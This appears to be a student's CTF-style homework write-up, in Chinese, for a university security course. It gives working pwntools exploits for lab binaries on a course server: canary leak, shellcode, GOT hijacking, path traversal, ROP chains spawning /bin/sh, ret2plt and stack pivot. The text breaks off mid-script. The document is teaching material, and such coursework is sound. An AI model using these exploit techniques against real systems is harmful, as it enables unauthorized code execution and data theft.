2023 NTU Computer Security HW3 Writeup

StudentID : R12922054

[Lab] Stackoverflow

- flag{Y0u_know_hoW2L3@k_canAry}

解題流程和思

1. 本題跟著助教上課內容實作, 唯一需要特別注意的是 winfunc 裡, 0xf1-oxe9 的來由, 是因為 movaps 必須以 16 bytes 做 alignment(那這部份其實也可以 −1 byte)

```python
from pwn import *

r = remote("10.113.184.121", 10041)

r.recvuntil(b"Gift: 0x")
winfunc = int(r.recvline()[:-1], 16) + (0xf1 - 0xe9)

r.recvuntil(b"Gift2: ")

leak = r.recv(32)
#print(leak)

canary = leak[8 : 8+8]
#print(canary)

p = b"a"* 8 + canary + b"a"* 8 + p64(winfunc)
r.send(p)
r.interactive()
```

Figure 1: Stackoverflow_Code.

2. 即可獲得 flag

```
flag{Y0u_know_hoW2L3@k_canAry}
```

Figure 2: Stackoverflow_Flag.

[Lab] Shellcode

- flag{How_you_do0o0o0o_sysca1111111}

解題流程和思路

本題希望我們學會如何使用撰寫 shellcode 去做漏洞, 一樣跟著助教上課說得內容去實作, 不過需要注意的是要各個 system call 其所需要暫存器的值要多少, 需要上網查詢

```python
from pwn import *
context.arch = "amd64"
r = remote("10.113.184.121", 10042)

shellcode = '''
mov rax, 0x68732f6e69622f
push rax
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
mov rax, 0x3b
mov rcx, 0x040e
add rcx, 0x0101
mov qword [rip-8], rcx
//push rcx
//jmp rsp
//syscall
'''

print(disasm(asm(shellcode)))
r.send(asm(shellcode))
r.interactive()
```

Figure 3: Shellcode_Code.

2. 得出 flag

```
flag{How_you_do0o0o0o_sysca1111111}
```

Figure 4: Shellcode_Flag.

[Lab] Got

- flag{Libccccccccccccccccccccccccc}

解題流程和思路

本題要練習如何做 Got Hijacking

1. 首先, 先知道 array 的 address 和 printf 的 address(Figure 5 和 Figure 6), 就可以得出 array 的 index 要為多少就可以拿到 printf 的 got address
2. 那本題的目標就是把 printf 的 got address 改成 system 的 address 就可以完成, 實作順序為：
   (1) 透過已知的 leak 出來的 printf address 減去其在 libc 的 offset, 就可以得出在此執行檔中 libc 的 base address
   (2) 接著將得出的 libc base address + system 在 libc 中的 offset, 即可得到 system 在此程式的 address
   (3) 最後把 printf 的 got address 改成 system address 即可完成

```
.data:0000000000004048                  public arr
.data:0000000000004048 ; _QWORD arr[1]
.data:0000000000004048 arr              dq 4D2h                 ; DATA XREF: main+93↑o
.data:0000000000004048                                          ; main+D8↑o
.data:0000000000004048 _data            ends
.data:0000000000004048
```

Figure 5: GOT_info1.

```
.got.plt:0000000000004020 off_4020      dq offset printf        ; DATA XREF: _printf+4↑r
```

Figure 6: GOT_info2.

3. 程式實作

```python
from pwn import *
context.arch = "amd64"

libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

r = remote("10.113.184.121", 10043)
r.sendlineafter(b"idx: ", str(-5).encode())

r.recvuntil(b' = ')
leak = int(r.recv()[:-1])


libc_addr =  leak - libc.symbols['printf']
system_addr = libc_addr + libc.symbols['system']

print("printf_addr = ", hex(leak))
print("libc_addr = ", hex(libc_addr))
print("system_addr = ", hex(system_addr))

r.recvuntil(b'val: ')
# print(p64(system_addr))
r.sendline(str(system_addr).encode())

r.interactive()
```

Figure 7: GOT_Code.

4. 得出 flag

```
flag{Libcccccccccccccccccccccccccc}
```

Figure 8: GOT_Flag.

[HW3] Notepad-Stage1

· flag{Sh3l1cod3_but_y0u_c@nnot_get_she!!}

解題流程和思路

1. 這題目標是要讀到 flag_user 裡的檔案, 所以一定要有以下操作,
   (1) 開啟檔案
   (2) 讀取檔案
   (3) 將讀取內容寫給我們
2. 那能有以上操作的功能就是 command_shownote, 那在 openfile 裡有以下 code,如下 : Figure 9, 在 res.res 中, 其實大概可以 99.999% 猜他是 folder 的路徑, 但因為我們要找的 flag_user 並不一定放在 note 的 folder 裡而且沒有.txt 的副檔名, 所以我們要做兩件事情, 第一件事情是透過 ../ 回到 flag_user 的那一層, 第二件事情是想辦法把 .txt 給把它 bypass 掉, 那要怎麼做, 就是透過 /, 因為在路徑上, 不論寫多少個 /, 都只會當作 1 個, 所以透過加 / 加到.txt 不見, 就可以拿到我們的答案了, 至於至少要寫多少個../(也就是要返回幾次上層), 就只能慢慢試反正次數不多, 我最後試出是返回 3 次到根目錄

```
212     char path[128];
213     //strcpy(path, res.res);
214     snprintf(path, sizeof(path), "%s%s.txt",res.res, notename);
```

Figure 9: NotePad1_info.

3. 將以下資訊寫成 code

```python
import hashlib
import sys
from pwn import *
context.arch = "amd64"

r = remote('10.113.184.121', 10044)

def is_valid(digest):
    if sys.version_info.major == 2:
        digest = [ord(i) for i in digest]
    bits = ''.join(bin(i)[2:].zfill(8) for i in digest)
    return bits[:difficulty] == zeros

r.recvuntil(b'sha256(')
ret = r.recvline()[:-1].decode()
# print("Ret = ", ret)
prefix = ret[:16]
# print("Prefix = ", prefix)
difficulty = 22
# print("difficulty = ", difficulty)
zeros = '0' * difficulty

i = 0
while True:
    i += 1
    s = prefix + str(i)
    if is_valid(hashlib.sha256(s.encode()).digest()):
        # print(i)
        r.sendline(str(i).encode())
        info(f'Solve PoW')
        break

r.recvuntil(b'Your service is running on port ')
port = r.recvline()[:-2]
print(port)
```

Figure 10: NotePad1_PoWsolve_Code.

```python
r.close()
r = remote('10.113.184.121', port)

username = 'root'
password = 'password'

info(f'Register')
r.sendlineafter(b'> ', b'2')
r.sendafter(b'Username: ', username.encode())
r.sendafter(b'Password: ', password.encode())

info(f'Login')
r.sendlineafter(b'> ', b'1')
r.sendafter(b'Username: ', username.encode())
r.sendafter(b'Password: ', password.encode())

folderpath_len = 21
notename = '../../../flag_user'
alignment = '/' * (128 - folderpath_len - len(notename))
notename = alignment + notename
print(notename)
offset = str(0)
# print(offset)
r.sendlineafter(b'> ', str(5).encode())
r.sendlineafter(b'Note Name: ',(notename).encode())
r.sendlineafter(b'Offset: ', offset.encode())
ret = r.recvline()
print(ret)

r.interactive()
```

Figure 11: NotePad1_PathTraversal_Code.

4. 獲得 flag

```
b'flag{Sh3l1cod3_but_y0u_c@nnot_get_she!!}
```

Figure 12: NotePad1_Flag.

[HW3] Notepad-Stage2

· flag{why_d0_y0u_KnoM_tH1s_c0WW@nd!?}

解題流程和思路

1. 本題必須先知道以下資訊, 因為 Notepad 的保護全開, 所以基本上沒有辦法透過 Buffer overflow 的方式去控制 rip, 言下之意, 我們必須想其他辦法去執行我們要做的事情。
2. 首先, 我先想辦法拿到 backend 去分析到底要怎麼做才能獲得 flag; 那麼問題了要怎麼樣拿到 flag, 我這邊是透過去 Show Note /proc/self/tcp, 然後將看到的 pid 去 Show Note /proc/pid/cmdline(這邊會印出該 process 執行的位置), 然後我們就可以拿到了 backend 的位置, 如 Figure 13



Figure 13: NotePad2_getBackend.

3. 然後去用 Show Note 去印出 backend 的 binary(如 Figure 14), 然後將 binary 內容複製後在本地端透過以下指令, 就可以讓其變成執行擋了

   `echo -n -e 'binary 內容' > 執行檔名稱`

   接著

   `chmod +x 執行檔名稱`

Figure 14: NotePad2_backendBinary.

4. 把 backend 丟到 IDA 分析可以發現在 frontend 送出 CMD_FLAG 後, backend 會去讀/flag_backend 並且回傳給 frontend, Figure 15

```
1 int __fastcall get_flag(void *buf)
2 {
3   int fd; // [rsp+1Ch] [rbp-4h]
4
5   fd = open("/flag_backend", 0);
6   read(fd, buf, 0x40uLL);
7   return close(fd);
8 }
```

Figure 15: NotePad2_realizeHowToGetFlag.

5. 接著我們要來想辦法讓 frontend 送 CMD_FLAG 給 backend, 我決定去透過 command_newnote 去執行, Figure 16, 我們可以將 cmd.cmd = CMD_NewNote, 變成 cmd.cmd = CMD_FLAG, 並且將 open 變成 printf, 如此一來就可以將 backend 返回的內容, 輸出給我們看到了

```c
void command_newnote(int fd, char *notename, char *content)
{
    if(!Token)
    {
        puts("Please login first.");
        return ;
    }
    struct Command cmd;
    memset(&cmd, 0, sizeof(cmd));
    struct Response res;
    memset(&res, 0, sizeof(res));
    cmd.cmd = CMD_NewNote;
    strcpy(cmd.token, Token);
    strncpy(cmd.args, notename, sizeof(cmd.args));
    write(fd, &cmd, sizeof(cmd));
    if(read(fd, &res, sizeof(res))!=sizeof(res)){
        puts("Error while recv backend response.");
        return ;
    }
    if(res.code!=RES_Success){
        puts("Note create failed.");
        return ;
    }
    //puts("Backend has created the note file.");
    int newfile_fd = open(res.res, O_RDWR);
    if(newfile_fd<0){
        puts("Note create failed.");
        return ;
    }
    write(newfile_fd, content, strlen(content));
    close(newfile_fd);
    puts("Note created!");
}
```

(unsigned long)260UL

Figure 16: NotePad2_commandNewNote.

6. 透過 gdb 去分析可以知道 cmd.cmd = CMD_NewNote, 的位置在 frontend 可執行區 base addr 的 offset 為 0x94c, 如 Figure 17, 接著找到 open got 的位置, 如 Figure 18

```
0x55555555594e <command_newnote+132> mov    DWORD PTR [rbp-0x1c0], 0x12
```

Figure 17: NotePad2_getAddrToChangeToCMD_FLAG.

```
gef➤  x/gx 0x555555558fa8
0x555555558fa8 <open@got.plt>:  0x00007ffff7d142f0
```

Figure 18: NotePad2_getOpenGotAddr.

7. 有了以上資訊之後我們要來開始寫 code 去攻擊了, 首先我先去 Show Note proc/self/maps 去拿到 frontend 的 vmmap, code 的部份如下 Figure 19, 獲得的內容會如下 Figure 20, 我們將第二行的開頭 addr(我反白的部份)當作 notepad addr 的 base, 第 8 行的位置開頭的 addr 當作 libc 的 base addr

```python
info(f'ShowNote')
libc_addr = 0
stack_addr = 0
notepad_addr = 0
bss_addr = 0
text = b''
for i in range(20):
    r.sendlineafter(b'> ', str(5).encode())
    r.sendlineafter(b'Note Name: ',(notename).encode())
    r.sendlineafter(b'Offset: ', str(offset).encode())
    ret = (r.recv())
    # print(ret)
    text = text + ret
    offset += 128
    if i == 3 :
        bss_addr = int(ret[9:21].decode(), 16) - 0x1000
        notepad_addr = int(ret[9:21].decode(), 16) - 0x5000
        print("notepad_addr = ", hex(notepad_addr))
        print("bss_addr = ", hex(bss_addr))
    if i == 4 :
        # print(ret)
        print("libc_addr = ", hex(int(ret[-36:-24].decode(), 16)))
        libc_addr = int(ret[-36:-24].decode(), 16)
        # print(hex(int(ret[-23:-11].decode(), 16)))
        # libc_addr = int(ret[-23:-11].decode(), 16)
    if i == 14:
        # print(ret)
        print("stack_addr", hex(int(ret[55:67].decode(), 16)))
        stack_addr = int(ret[55:67].decode(), 16)
```

Figure 19: NotePad2_Code_getBaseAddr.

```
56335e68a000-56335e68b000 r--p 00000000 08:01 22676106                   /home/notepad/notepad
56335e68b000-56335e68d000 r-xp 00001000 08:01 22676106                   /home/notepad/notepad
56335e68d000-56335e68e000 r--p 00003000 08:01 22676106                   /home/notepad/notepad
56335e68e000-56335e68f000 r--p 00003000 08:01 22676106                   /home/notepad/notepad
56335e68f000-56335e690000 rw-p 00004000 08:01 22676106                   /home/notepad/notepad
56335ea4c000-56335ea6d000 rw-p 00000000 00:00 0                          [heap]
7fd398969000-7fd39896c000 rw-p 00000000 00:00 0
7fd39896c000-7fd398994000 r--p 00000000 08:01 22554614                   /usr/lib/x86_64-linux-gnu/libc.so.6
7fd398994000-7fd398b29000 r-xp 00028000 08:01 22554614                   /usr/lib/x86_64-linux-gnu/libc.so.6
7fd398b29000-7fd398b81000 r--p 001bd000 08:01 22554614                   /usr/lib/x86_64-linux-gnu/libc.so.6
7fd398b81000-7fd398b85000 r--p 00214000 08:01 22554614                   /usr/lib/x86_64-linux-gnu/libc.so.6
7fd398b85000-7fd398b87000 rw-p 00218000 08:01 22554614                   /usr/lib/x86_64-linux-gnu/libc.so.6
7fd398b87000-7fd398b94000 rw-p 00000000 00:00 0
7fd398b96000-7fd398b98000 rw-p 00000000 00:00 0
7fd398b98000-7fd398b9a000 r--p 00000000 08:01 22554596                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7f1159353000-7f115937d000 r-xp 00002000 08:01 22554596                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7f115937d000-7f1159388000 r--p 0002c000 08:01 22554596                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7f1159389000-7f115938b000 r--p 00037000 08:01 22554596                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7f115938b000-7f115938d000 rw-p 00039000 08:01 22554596                   /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
7ffee0657000-7ffee0678000 rw-p 00000000 00:00 0                          [stack]
7ffee06c8000-7ffee06cc000 r--p 00000000 00:00 0                          [vvar]
7ffee06cc000-7ffee06ce000 r-xp 00000000 00:00 0                          [vdso]
```

Figure 20: NotePad2_vmmap.

8. 接著就開始進行修改, 分成兩部份修改,
   第一部份就是修改 cmd.cmd = CMD_NewNote, 變成 cmd.cmd = CMD_FLAG,
   第二部份去修改 open 的 got addr 讓它改成 printf 的 addr, 如下 Figure 21,
   這邊唯一要小心的大概就是 offset 要怎麼設,
   第一部份就是 : notepad_base_addr + 0x94e(前面我們透過 gdb 找到的 offset);
   第二部份就是找到 open plt 位置 : notepad_base_addr + 0x3fa8 (一樣 gdb 找到的 offset) 將這個位置的內容改成 : libc_base_addr + printf offset

```python
WRITE_CMD_FLAG_OFFSET = notepad_addr + 0x94e
WRITE_CMD_FLAG_SHELLCODE = asm('''
mov    DWORD PTR [rbp-0x1c0], 0x8787
''')
offset = WRITE_CMD_FLAG_OFFSET
clen = len(WRITE_CMD_FLAG_SHELLCODE)
content = WRITE_CMD_FLAG_SHELLCODE
info(f'EditNote')
r.sendlineafter(b'> ', str(4).encode())
r.sendlineafter(b'Note Name: ',notename.encode())
r.sendlineafter(b'Offset: ', str(offset).encode())
r.sendlineafter(b'Content Length: ', str(clen).encode())
r.sendlineafter(b'Content: ', content)
ret = r.recv()
print(ret)

OPEN_PLT_OFFSET = notepad_addr + 0x3fa8
PRINTF_GOT_ADDR = libc_addr + libc.symbols['printf']
offset = OPEN_PLT_OFFSET
content = p64(PRINTF_GOT_ADDR)
# print(hex(u64(content)))
clen = len(content)
info(f'EditNote')
r.sendlineafter(b'> ', str(4).encode())
r.sendlineafter(b'Note Name: ',notename.encode())
r.sendlineafter(b'Offset: ', str(offset).encode())
r.sendlineafter(b'Content Length: ', str(clen).encode())
r.sendlineafter(b'Content: ', content)
ret = r.recv()
print(ret)
```

Figure 21: NotePad2_Code_modifyByEditNote.

9. 最後就是完成啦

```
[*] NewNote
b'flag{why_d0_y0u_KnoM_tH1s_c0WW@nd!?}'
```

Figure 22: NotePad2_Flag.

[HW3] Notepad-Stage3

.

解題流程和思路

1. 嘗試去分析所拿到的 backend, 除了知道帳號密碼的檢驗流程外, 好像...沒有什麼想法...
   RRRRRRRRRRRRRRRRRRRRRRRR

[Lab] ROP_RW

· flag{ShUsHuSHU}

解題流程和思路

跟著助教上課的內容實作

1. 首先, 先得知 buffer overflow 的大小要為多少

Figure 23: ROP_RW_getSizeOfBOF.

2.接著, 透過 ROPgadget 拿到我們要的指令, ROPgadget 的操作如下: `ROPgadget --binary chal > bat` , 接著 `cat bat | less`, (查找部份, ex: `/pop rdi ; ret`)

3. 再來, 我們需要一個可寫且為空的記憶體位置, 先透過 vmmap ,查看哪些記憶體位置是可寫的, 再來找尋空的記憶體位置, 如 Figure 24

Figure 24: ROP_RW_getEmptySpace.

4. 得知 check function 的 address



Figure 25: ROP_RW_getCheckAddr.

5. 助教上課漏了這步, 需要找一個執行 ret 的 address, 並且在在 check address 前(不過我也是看了助教原先的 code 才明白, 需要多這步)



Figure 26: ROP_RW_getRetAddr.

6. 將以上資訊寫成 code, 如下 Figure 26

```python
from pwn import *
context.arch = "amd64"

# equal p64(0x00000000004020af) + p64(0) + p64(0x00000000004020af) + p64(0)
# ropc = flat([0x00000000004020af, 0, 0x00000000004020af, 0])

# 0x00000000004020af : pop rdi ; ret
# 0x0000000000485e8b : pop rdx ; pop rbx ; ret
# 0x00000000004337e3 : mov qword ptr [rdi], rdx ; ret
pop_rdi = 0x00000000004020af
ret = 0x4020b0
pop_rdx_rbx =0x0000000000485e8b
mov_ptrRdi_rdx = 0x00000000004337e3
bss = 0x4c78d0
check_addr = 0x4017b5

r = remote('10.113.184.121', 10051)

r.recvuntil(b'secret = ')
secret = int(r.recvline()[:-1], 16)
# print(hex(secret))

pwd = b'kyoumokawaii'.ljust(0x10, b'\x00')
pwd_list = [u64(pwd[0:8])^secret, u64(pwd[8:16])^secret]

ropc = flat([pop_rdi, bss, pop_rdx_rbx, pwd_list[0], 0, mov_ptrRdi_rdx,
             pop_rdi, bss + 0x8, pop_rdx_rbx, pwd_list[1], 0, mov_ptrRdi_rdx,
             pop_rdi, bss, ret, check_addr])
payload = b'a' * 0x28 + ropc
# raw_input()
r.sendlineafter(b'> ', payload)

r.recvuntil(b'flag = ')
ret = r.recvline()[:-1]

flag = p64((u64(ret[0:8]) ^ pwd_list[0])) + p64((u64(ret[8:16]) ^ pwd_list[1]))
print(flag)
r.interactive()
```

Figure 27: ROP_RW_Code.

7. 得到 flag

```
b'flag{ShUsHuSHU}\n'
```

Figure 28: ROP_RW_Flag.

[Lab] ROP_Syscall

· flag{www.youtube.com/watch?v=apN1VxXKio4}

解題流程和思路

跟著助教上課的內容實作

1. 首先, 先得知 buffer overflow 的大小要為多少

```
──────────────────────────────────────────────────────────────────────────────── stack ────
0x00007fffffffdc40 │+0x0000: 0x0000000000000001   ← $rsp, $rbp
0x00007fffffffdc48 │+0x0008: 0x0000000000401c9a   → <__libc_start_call_main+106> mov edi, eax
0x00007fffffffdc50 │+0x0010: 0x0000002000000000
0x00007fffffffdc58 │+0x0018: 0x00000000004017e5   → <main+0> endbr64
```

Figure 29: ROP_Syscall_getBOF.

2. 接著, 透過 ROPgadget 拿到我們要的指令(因為上述 lab 有一樣的操作故省略)
3. 在 gdb 上使用 grep 找尋 /bin/sh

```
gef➤  grep "/bin/sh"
[+] Searching '/bin/sh' in memory
[+] In '/home/lambo/Desktop/hw3_r12922054/PWN2/ROP_Syscall/share/chal'(0x498000-
0x4c1000), permission=r--
  0x498027 - 0x49802e  →   "/bin/sh"
```

Figure 30: ROP_Syscall_getBinSh.

4. 將以上資訊寫成 code

```python
from pwn import *
context.arch = "amd64"

r = remote('10.113.184.121', 10052)

# 0x0000000000401f0f : pop rdi ; ret
# 0x0000000000409f7e : pop rsi ; ret
# 0x000000000040485e0b : pop rdx ; pop rbx ; ret
# 0x0000000000450087 : pop rax ; ret
# 0x0000000000401cc4 : syscall
# 0x498027 "/bin/sh"

sh_addr = 0x498027
pop_rdi = 0x0000000000401f0f
pop_rsi = 0x0000000000409f7e
pop_rdx_pop_rbx = 0x000000000040485e0b
pop_rax = 0x0000000000450087
syscall = 0x0000000000401cc4

ropc = flat([pop_rdi, sh_addr, pop_rsi, 0, pop_rdx_pop_rbx, 0, 0, pop_rax, 0x3b, syscall])

r.sendlineafter(b'> ', b'a' * 0x18 + ropc)

r.interactive()
```

Figure 31: ROP_Syscall_Code.

5. 得到 flag

```
$ cat flag.txt
flag{www.youtube.com/watch?v=apN1VxXKio4}
```

Figure 32: ROP_Syscall_Flag.

[Lab] ret2plt

- flag{__libc_csu_init_1s_P0w3RFu1l!!}

解題流程和思路

跟著助教上課的內容實作(本題大致上算是透過 ROP Chain 實作 Got Hijacking)

1. 首先, 先得知 buffer overflow 的大小要為多少

```
0x00007fffffffdd00 +0x0000: 0x0000006161616161 ("aaaaa"?)       ←$rax, $rsp
0x00007fffffffdd08 +0x0008: 0x0000000000000064 ("d"?)
0x00007fffffffdd10 +0x0010: 0x0000000000001000
0x00007fffffffdd18 +0x0018: 0x00000000004010b0  → <_start+0> endbr64
0x00007fffffffdd20 +0x0020: 0x0000000000000001   ←$rbp
0x00007fffffffdd28 +0x0028: 0x00007ffff7c29d90  → <__libc_start_call_main+128> mov edi, eax
```

Figure 33: ret2plt_getBOF.

2. 得到 puts 的 plt 和 got



Figure 34: ret2plt_getPutsPlt_and_Got.

3. 得到 gets 的 plt



Figure 35: ret2plt_getGetsPlt.

4. 透過 vmmap 找到可寫的記憶體片段

Figure 36: ret2plt_vmmap.

5. 找到可寫且為空的記憶體位置, 目的是為了在 call gets 後, 我們會輸入 /bin/sh\x00, 此時需要有位置可以存放, 因此需要做此步驟



Figure 37: ret2plt_getEmptySpaceToWriteBinSh.

6. 將以上資訊寫成 code

```python
from pwn import *
context.arch = "amd64"

r = remote('10.113.184.121', 10053)
# r = process('./chal')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

r.recvuntil(b'Try your best :')

BOF = b'a' * 0x28
# 0x0000000000401263 : pop rdi ; ret
pop_rdi = 0x0000000000401263
puts_plt = 0x401070
puts_got = 0x403368
gets_plt = 0x401090
bss = 0x403800

payload = BOF + flat([pop_rdi, puts_got, puts_plt,  # print puts addr
                      pop_rdi, bss     , gets_plt,  # write /bin/sh in Empty space(bss)
                      pop_rdi, puts_got, gets_plt,  # write system address over puts_got
                      pop_rdi, bss     , puts_plt
                     ])
r.sendline(payload)

r.recvuntil(b'boom !\n')
puts_addr = u64(r.recv(6).ljust(8, b'\x00'))
info(f'puts addr = {hex(puts_addr)}')
libc_base = puts_addr - libc.symbols['puts']
info(f'libc addr = {hex(libc_base)}')
libc_system = libc.symbols['system']
system_addr = libc_base + libc_system
# libc.address = libc_base
# system_addr = libc.symbols['system']
info(f'system addr = {hex(system_addr)}')
r.sendline(b'/bin/sh\x00')
r.sendline(p64(system_addr))

r.interactive()
```

Figure 38: ret2plt_Code.

7. 得到 flag

```
$ cat flag.txt
flag{__libc_csu_init_1s_P0w3RFu1l!!}
```

Figure 39: ret2plt_Flag.

[Lab] Stack Pivot

- flag{www.youtube.com/watch?v=VLxvVPNpU04}

解題流程和思路

跟著助教上課的內容實作

1. 先得知要蓋多少才能蓋到 rbp 和 return address

```
0x00007fffffffdcd0 +0x0000: 0x0000000000000001   ←$rsp
0x00007fffffffdcd8 +0x0008: 0x000000000044e0f3   → <__libc_init_first+83> pop rbp
0x00007fffffffdce0 +0x0010: 0x0000000000000000
0x00007fffffffdce8 +0x0018: 0x0000000000000000
0x00007fffffffdcf0 +0x0020: 0x0000000000000000   ←$rbp
0x00007fffffffdcf8 +0x0028: 0x0000000000402510   → <__libc_start_main+1168> mov edi, eax
```

Figure 40: StackPivot_getBOF.

2. 透過 ROPgadget 找出 pop rdi 等指令位置(因為上述 lab 有一樣的操作故省略), 接著, 找出要 return 回 main 的 address

```
→   0x401ce1 <main+12>          lea    rax, [rbp-0x20]
    0x401ce5 <main+16>          mov    edx, 0x80
    0x401cea <main+21>          mov    rsi, rax
    0x401ced <main+24>          mov    edi, 0x0
    0x401cf2 <main+29>          call   0x448270 <read>
    0x401cf7 <main+34>          mov    eax, 0x0
```

Figure 41: StackPivot_getMainReadAddr.

3. 找出可以 call syscall 的 address

```
    0x448274 <read+4>           mov    eax, DWORD PTR fs:0x18
    0x44827c <read+12>          test   eax, eax
    0x44827e <read+14>          jne    0x448290 <read+32>
→   0x448280 <read+16>          syscall
    0x448282 <read+18>          cmp    rax, 0xfffffffffffff000
    0x448288 <read+24>          ja     0x4482e0 <read+112>
    0x44828a <read+26>          ret
    0x44828b <read+27>          nop    DWORD PTR [rax+rax*1+0x0]
    0x448290 <read+32>          sub    rsp, 0x28
```

Figure 42: StackPivot_getSyscallAddr.

4. 透過 vmmap 找出可以寫值得記憶體位置

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start              End                Offset             Perm Path
0x0000000000400000 0x0000000000401000 0x0000000000000000 r-- /home/lambo/Desktop/hw3_r12922054/PWN2/StackPivot/share/chal
0x0000000000401000 0x0000000000495000 0x0000000000001000 r-x /home/lambo/Desktop/hw3_r12922054/PWN2/StackPivot/share/chal
0x0000000000495000 0x00000000004bc000 0x0000000000095000 r-- /home/lambo/Desktop/hw3_r12922054/PWN2/StackPivot/share/chal
0x00000000004bd000 0x00000000004c0000 0x00000000000bc000 r-- /home/lambo/Desktop/hw3_r12922054/PWN2/StackPivot/share/chal
0x00000000004c0000 0x00000000004c3000 0x00000000000bf000 rw- /home/lambo/Desktop/hw3_r12922054/PWN2/StackPivot/share/chal
0x00000000004c3000 0x00000000004c4000 0x0000000000000000 rw- [heap]
0x00000000004c4000 0x00000000004e7000 0x0000000000000000 rw- [heap]
0x00007ffff7ff9000 0x00007ffff7ffd000 0x0000000000000000 r-- [vvar]
0x00007ffff7ffd000 0x00007ffff7fff000 0x0000000000000000 r-x [vdso]
0x00007ffffffde000 0x00007ffffffff000 0x0000000000000000 rw- [stack]
0xffffffffff600000 0xffffffffff601000 0x0000000000000000 --x [vsyscall]
```

Figure 43: StackPivot_vmmap.

5. 找出 3 個可以寫值得空記憶體位置, Figure 44, Figure 45, Figure 46

```
gef➤  x/gx 0x00000000004c0000 + 0x2700
0x4c2700 <transmem_list>:       0x0000000000000000
gef➤
0x4c2708 <root>:        0x0000000000000000
gef➤
0x4c2710:       0x0000000000000000
gef➤
0x4c2718:       0x0000000000000000
gef➤
0x4c2720 <tree_lock>:   0x0000000000000000
```

Figure 44: StackPivot_getEmptySpace1.

```
gef➤  x/gx 0x00000000004c0000 + 0x2800
0x4c2800 <stage>:        0x0000000000000000
gef➤
0x4c2808 <phys_pages.8785>:      0x0000000000000000
gef➤
0x4c2810 <pagesize.8786>:        0x0000000000000000
gef➤
0x4c2818:        0x0000000000000000
gef➤
0x4c2820 <initial>:      0x0000000000000000
```

Figure 45: StackPivot_getEmptySpace2.

```
gef➤  x/gx 0x00000000004c0000 + 0x2900
0x4c2900 <initial+224>: 0x0000000000000000
gef➤
0x4c2908 <initial+232>: 0x0000000000000000
gef➤
0x4c2910 <initial+240>: 0x0000000000000000
gef➤
0x4c2918 <initial+248>: 0x0000000000000000
gef➤
0x4c2920 <initial+256>: 0x0000000000000000
```

Figure 46: StackPivot_getEmptySpace3.

6. 根據以得知的內容寫成 code

```python
from pwn import *
context.arch = "amd64"

r = remote('10.113.184.121', 10054)

BOF = b'a' * 0x20
# 0x0000000000401832 : pop rdi ; ret
# 0x000000000040f01e : pop rsi ; ret
